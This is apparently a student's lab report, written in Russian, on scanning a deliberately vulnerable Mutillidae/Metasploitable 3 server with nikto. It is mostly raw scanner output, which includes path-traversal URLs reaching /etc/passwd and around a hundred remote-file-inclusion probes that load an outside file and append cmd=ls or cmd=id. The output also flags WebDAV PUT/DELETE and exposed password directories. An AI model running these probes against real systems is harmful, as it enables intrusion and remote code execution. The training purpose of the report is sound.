

12.07.2023

Курс:

Практическая работа к уроку № Lesson_2

--

Задание_1:

Составьте отчет об уязвимости, которая рассмотрена в примере 1 и позволяет залить шелл на удаленный сервер.

- Сканеры общего назначения. К ним, например относится nikto.
- Сканеры, заточенные под конкретный ресурс. Например, утилита, wp-scan.
- Сканеры уязвимостей. К таким относится например OpenVAS.

Сканер nikto

```
└─(kali@kali)-[~]
└─$ nikto -h http://192.168.56.11/mutillidae
- Nikto v2.5.0

-----

-
+ Target IP:          192.168.56.11
+ Target Hostname:    192.168.56.11
+ Target Port:        80
+ Start Time:         2023-07-07 17:27:33 (GMT-4)

-----

-
+ Server: Apache
+ /mutillidae/: Cookie PHPSESSID created without the httponly flag. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /mutillidae/: Cookie showhints created without the httponly flag. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /mutillidae/: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.26.
+ /mutillidae/: The anti-clickjacking X-Frame-Options header is not
present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-
Frame-Options
+ /mutillidae/: Uncommon header 'logged-in-user' found, with contents: .
+ /mutillidae/: The X-Content-Type-Options header is not set. This could
```

allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>

- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + /robots.txt: contains 8 entries which should be manually viewed. See: <https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt>
- + /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649>
- + OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
- + /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
- + /mutillidae/index.php?page=../../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php).
- + /mutillidae/phpinfo.php: Output from the phpinfo() function was found.
- + /mutillidae/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
- + /mutillidae/data/: Directory indexing found.
- + /mutillidae/data/: This might be interesting.
- + /mutillidae/includes/: Directory indexing found.
- + /mutillidae/includes/: This might be interesting.
- + /mutillidae/passwords/: Directory indexing found.
- + /mutillidae/passwords/: This might be interesting.
- + /mutillidae/phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
- + /mutillidae/test/: Directory indexing found.
- + /mutillidae/test/: This might be interesting.
- + /mutillidae/phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
- + /mutillidae/index.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
- + /mutillidae/images/: Directory indexing found.
- + /mutillidae/styles/: Directory indexing found.
- + /mutillidae/?_CONFIG[files][functions_page]=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See: <https://gist.github.com/mubix/5d269c686584875015a2>
- + /mutillidae/?npage=-1&content_dir=http://blog.cirt.net/rfiinc.txt%00&cmd=ls: Remote File Inclusion (RFI) from RSnake's RFI list. See:

<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/?
npage=1&content_dir=http://blog.cirt.net/rfiinc.txt%00&cmd=ls: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/?show=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?1=lol&PAGES[lol]=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?AML_opensite=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?
AMV_openconfig=1&AMV_serverpath=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?
CONFIG[MWCHAT_Libs]=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?ConfigDir=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?DIR_PLUGINS=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?
G_JGALL[inc_path]=http://blog.cirt.net/rfiinc.txt%00: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?HomeDir=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?Lang=AR&Page=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?Madoa=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?RP_PATH=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:

<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?
_REQUEST=&_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?
_REQUEST=&_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?abg_path=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?abs_path=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?abs_path=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?adduser=true&lang=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?adodb=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?ads_file=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?arquivo=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?back=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?base==http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?basePath=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?bibtexrootrel=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:

<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?blog_dc_path=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?blog_theme=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?body=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?class_path=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?classified_path=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?cms=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?config[\"sipssys\"]=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?config[root_ordner]=http://blog.cirt.net/rfiinc.txt?&cmd=id: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?config[root_ordner]=http://blog.cirt.net/rfiinc.txt?cmd=id: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?config_atkroot=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?configuration=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?custom_admin_path=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?dateiPfad=http://blog.cirt.net/rfiinc.txt?&cmd=ls: Remote File Inclusion (RFI) from RSnake's RFI list. See:

<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?de=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?dept=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?do=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?exec=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?ext=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?faq_path=http://blog.cirt.net/rfiinc.txt?&cmd=id: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?file_Nikto[]=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?file_name[]=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?file_path=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?fileloc=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?from=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?func=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?function=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?
function=custom&custom=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:

<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?g0o=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?gen=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?get=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?home_Nikto=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?home_name=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?ilang=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?inc_dir=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?inc_dir=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?includeDir=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?includeFooter=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?includesdir=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?insPath=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?lang=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?language=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?
language=en&main_page=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?lizge=http://blog.cirt.net/rfiinc.txt?&cmd=ls:
Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?lng=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?load=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?loadpage=http://blog.cirt.net/rfiinc.txt: Remote
File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?
main_tabid=1&main_content=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?may=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?middle=http://blog.cirt.net/rfiinc.txt: Remote
File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?mode=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?mode=http://blog.cirt.net/rfiinc.txt?&cmd=: Remote
File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?modpath=http://blog.cirt.net/rfiinc.txt: Remote
File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php: Output from the phpinfo() function was found.

+ /mutillidae/index.php?
module=PostWrap&page=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>

+ /mutillidae/index.php?
mosConfig_absolute_path=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:

<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?
news7[\"functions\"]=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?news_include_path=http://blog.cirt.net/rfiinc.txt:
Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?open=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?
option=com_custompages&cpage=http://blog.cirt.net/rfiinc.txt?: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?page=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?page=http://blog.cirt.net/rfiinc.txt%00: Remote
File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?page=http://blog.cirt.net/rfiinc.txt?: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?pagehttp://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?page[path]=http://blog.cirt.net/rfiinc.txt?
&cmd=ls: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?pageNikto=http://blog.cirt.net/rfiinc.txt: Remote
File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?pagename=http://blog.cirt.net/rfiinc.txt: Remote
File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?pager=http://blog.cirt.net/rfiinc.txt: Remote File
Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?pagina=http://blog.cirt.net/rfiinc.txt?: Remote
File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?path_to_folder=http://blog.cirt.net/rfiinc.txt?

cmd=id: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?pg=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?pg=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?phpbb_root_path=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?plugin=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?principal=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?proMod=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?proMod=http://blog.cirt.net/rfiinc.txt?cmd: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?project=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?repinc=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?root_prefix=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?root_prefix=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?section=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?site=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?site_path=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:

<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?styl[top]=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?template=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?templates_dir=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?theme=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?themepath=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?themesdir=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?this_path=http://blog.cirt.net/rfiinc.txt?: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?txt=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?up=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?url=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?w=http://blog.cirt.net/rfiinc.txt: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/index.php?way=http://blog.cirt.net/rfiinc.txt?????????????: Remote File Inclusion (RFI) from RSnake's RFI list. See:
<https://gist.github.com/mubix/5d269c686584875015a2>
+ /mutillidae/phpmyadmin/: phpMyAdmin directory found.
+ /mutillidae/phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /mutillidae/webservices/: Directory indexing found.
+ /mutillidae/webservices/: Webservices found.
+ /mutillidae/phpmyadmin/README: phpMyAdmin is for managing MySQL

databases, and should be protected or limited to authorized hosts. See:
<https://typo3.org/>

+ 8113 requests: 0 error(s) and 154 item(s) reported on remote host

+ End Time: 2023-07-07 17:28:07 (GMT-4) (34 seconds)

-

+ 1 host(s) tested

- Может быть атакован, есть уязвимость (vulnerable):

ссылка уязвима к атаке path traversal

+ /mutillidae/index.php?page=../../../../../../../../../../../../etc/passwd:


The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php).

- Папка с паролями:

+ /mutillidae/passwords/: Directory indexing found. + /mutillidae/passwords/:

This might be interesting.`

- С учетом того, что Metasploitable 3 - это множество уязвимостей, вывод команды будет довольно большим. Из него видно, что на данном сервере присутствует **phpmyadmin**



phpMyAdmin

Welcome to phpMyAdmin

Language

English

Log in

Username:

admin

Password:

Go

```
(kali@kali)-[~]  
└─$ nikto -h http://192.168.56.11/uploads/  
- Nikto v2.5.0
```

```
-
+ Target IP:          192.168.56.11
+ Target Hostname:    192.168.56.11
+ Target Port:        80
+ Start Time:         2023-07-08 04:49:55 (GMT-4)
-----
-
+ Server: Apache
+ /uploads/: The anti-clickjacking X-Frame-Options header is not present.
See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /uploads/: The X-Content-Type-Options header is not set. This could
allow the user agent to render the content of the site in a different
fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /uploads/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /nikto-test-29m6KfV9.html: HTTP method 'PUT' allows clients to save
files on the web server. See:
https://portswigger.net/kb/issues/00100900\_http-put-method-is-enabled
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, DELETE, TRACE,
PROPFIND, PROPPATCH, COPY, MOVE, LOCK, UNLOCK .
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files
on the web server.
+ HTTP method ('Allow' Header): 'MOVE' may allow clients to change file
locations on the web server.
+ OPTIONS: WebDAV enabled (PROPPATCH UNLOCK LOCK PROPFIND COPY listed as
allowed).
+ /uploads/./: Directory indexing found.
+ /uploads/./: Appending './' to a directory allows indexing.
+ /uploads//: Directory indexing found.
+ /uploads//: Apache on Red Hat Linux release 9 reveals the root directory
listing by default if there is no index page.
+ /uploads/%2e/: Directory indexing found.
+ /uploads/%2e/: Weblogic allows source code or directory listing, upgrade
to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /uploads/test.php?%3CSCRIPT%3Ealert('Vulnerable')%3C%2FSCRIPT%3E=x:
Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.26.
+ /uploads///: Directory indexing found.
+ /uploads/?PageServices: The remote server may allow directory listings
through Web Publisher by forcing the server to show all files via 'open
directory browsing'. Web Publisher should be disabled. See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
```

```

+ /uploads/?wp-cs-dump: The remote server may allow directory listings
through Web Publisher by forcing the server to show all files via 'open
